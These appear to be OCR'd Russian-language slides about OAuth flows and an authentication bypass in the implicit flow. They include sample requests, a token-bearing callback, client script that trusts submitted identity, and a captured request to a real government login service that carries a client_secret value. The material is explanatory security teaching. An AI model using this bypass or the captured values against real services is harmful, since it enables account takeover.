
Поток с кодом подтверждения



Поток с кодом подтверждения

```
GET /auth?client_id=99999&redirect_uri=https://client.com/callback&response_type=code&
scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: oauth-server.com
```

Поток неявного доступа



Поток неявного доступа

mos.ru + gosuslugi.ru

Request

Raw | Params | Headers | Hex

Name	Value
GET	/aas/oauth2/ac?timestamp=2021.09.07+09%3A38%3A58+%2B0300&state=[redacted]-6809c16573de&
Host	esia.gosuslugi.ru
Connection	close
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
Sec-Fetch-Site	cross-site
Sec-Fetch-Mode	navigate
Sec-Fetch-User	?1
Sec-Fetch-Dest	document
Referer	https://login.mos.ru/
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9


Request

Raw | Params | Headers | Hex

GET request to /aas/oauth2/ac


Type	Name	Value
URL	timestamp	2021.09.07 09:38:58 +0300
URL	state	[redacted]-6809c16573de
URL	scope	email id_doc kid_birthdate http://sf.gosuslugi.ru/data kid_fullname vehicles kid_gender
URL	redirect_uri	https://login.mos.ru/sps/auth/esia/callback
URL	client_id	105806771
URL	client_secret	MIAGCSqGSIb3DQEHAqCAMIACAQExDjAMBggqhQMHAQECAgUAMIAGCSqGSIb3DQEHAQ
URL	response_type	code

Обход аутентификации через поток неявного доступа





```
https://oauth-server.com/auth?client_id=s4ahbdob0kf3o6&redirect_uri=
https://hackable-client.net/oauth-callback&response_type=token&nonce=-57832287
&scope=openid%20profile%20email
```

Обход аутентификации через поток неявного доступа





```
POST /users/login HTTP/1.1
Host: oauth-server.com
...

username=BAD&password=123456
```

Обход аутентификации через поток неявного доступа





```
https://hackable-client.net/oauth-callback#
access_token=V6TbEBNkaZIzrwbypflgyb35DN1kmJKW1zlv3crjIvV&amp;expires_in=3600
&amp;token_type=Bearer&amp;scope=openid%20profile%20email
```

Обход аутентификации через поток неявного доступа





```
<script>
...
const token = urlSearchParams.get('access_token');
fetch('https://oauth-server.com/user', {
    method: 'GET',
    headers: {
        'Authorization': 'Bearer ' + token,
        'Content-Type': 'application/json'
    }
})
.then(r => r.json())
.then(j =>
    fetch('/authenticate', {
        method: 'POST',
        headers: {
            'Accept': 'application/json',
            'Content-Type': 'application/json'
        },
        body: JSON.stringify({
            email: j.email,
            username: j.sub,
            token: token
        })
    }).then(r => document.location = '/'))
</script>
```

Обход аутентификации через поток неявного доступа

